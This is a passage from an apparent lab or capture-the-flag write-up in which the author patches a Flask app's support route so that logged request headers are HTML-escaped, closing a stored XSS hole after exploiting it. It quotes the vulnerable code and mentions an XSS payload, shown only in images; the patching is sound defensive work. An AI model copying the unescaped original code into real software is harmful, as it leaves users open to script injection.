
I’ll send an XSS payload to trigger the report generation. However, the entire report is now escaped HTML. While it technically fixed the issue, it’s super messy.

Let’s fix this.
I’ll have another look at app.py, specifically the following functions:
@app.route('/support', methods=['GET', 'POST'])
def support():
    if request.method == 'POST':
        message = request.form.get('message')
        if ("<" in message and ">" in message) or (" in message and " in message):
            request_info = {
                "Method": request.method,
                "URL": request.url,
                "Headers": format_request_info(dict(request.headers)),
            }

            formatted_request_info = format_request_info(request_info)
            html = render_template('hackattempt.html', request_info=formatted_request_info)

            <..SNIP..>

            return html

    return render_template('support.html')

def format_request_info(info):
    formatted_info = ''
    for key, value in info.items():
        formatted_info += f"<strong>{key}:</strong> {value}<br>"
    return formatted_info

def format_form_data(form_data):
    formatted_data = {}
    for key, value in form_data.items():
        formatted_data[key] = value
    return formatted_data
The execution flow can be broken down into the followings:
- Request info saved into
request_infoas a dictionary. request_infosent toformat_request_info()for formatting, which essentially makes the key bold and places<br>between each entries.- The formatted string is returned and sent to the Jinja2 template for rendering.
This explains the use of | safe in the template, as it’s expecting valid HTML elements. As such, filtering has to be done in the Python script.
Attempt 2:
I’ll do the escaping in the format_request_info() function, using html.escape():
def format_request_info(info):
    formatted_info = ''
    for key, value in info.items():
        formatted_info += f"<strong>{key}:</strong> {html.escape(str(value))}<br>"
    return formatted_info
However, this still did not fully work, the Headers are still a mess.

Upon further inspection, the dictionary is in fact a nested one, and the headers are sent to format_request_info() twice, resulting in the above mess.
            request_info = {
                "Method": request.method,
                "URL": request.url,
                "Headers": format_request_info(dict(request.headers)),
            }

            formatted_request_info = format_request_info(request_info)
Attempt 3:
This time, I’ll add code to specifically sanitize the headers:
@app.route('/support', methods=['GET', 'POST'])
def support():
    if request.method == 'POST':
        message = request.form.get('message')
        if ("<" in message and ">" in message) or (" in message and " in message):
            sanitized_headers = {}
            for key, value in dict(request.headers).items():
                sanitized_key = h.escape(key)
                sanitized_value = h.escape(value)
                sanitized_headers[sanitized_key] = sanitized_value
            request_info = {
                "Method": request.method,
                "URL": request.url,
                "Headers": format_request_info(sanitized_headers),
            }

            formatted_request_info = format_request_info(request_info)
            html = render_template('hackattempt.html', request_info=formatted_request_info)

            filename = f'{random.randint(1, 99999999999999999999999)}.html'
            with open(os.path.join(hacking_reports_dir, filename), 'w', encoding='utf-8') as html_file:
                html_file.write(html)

            return html

    return render_template('support.html')
Now the original format is preserved while escaping HTML, and the payload used previously no longer worked: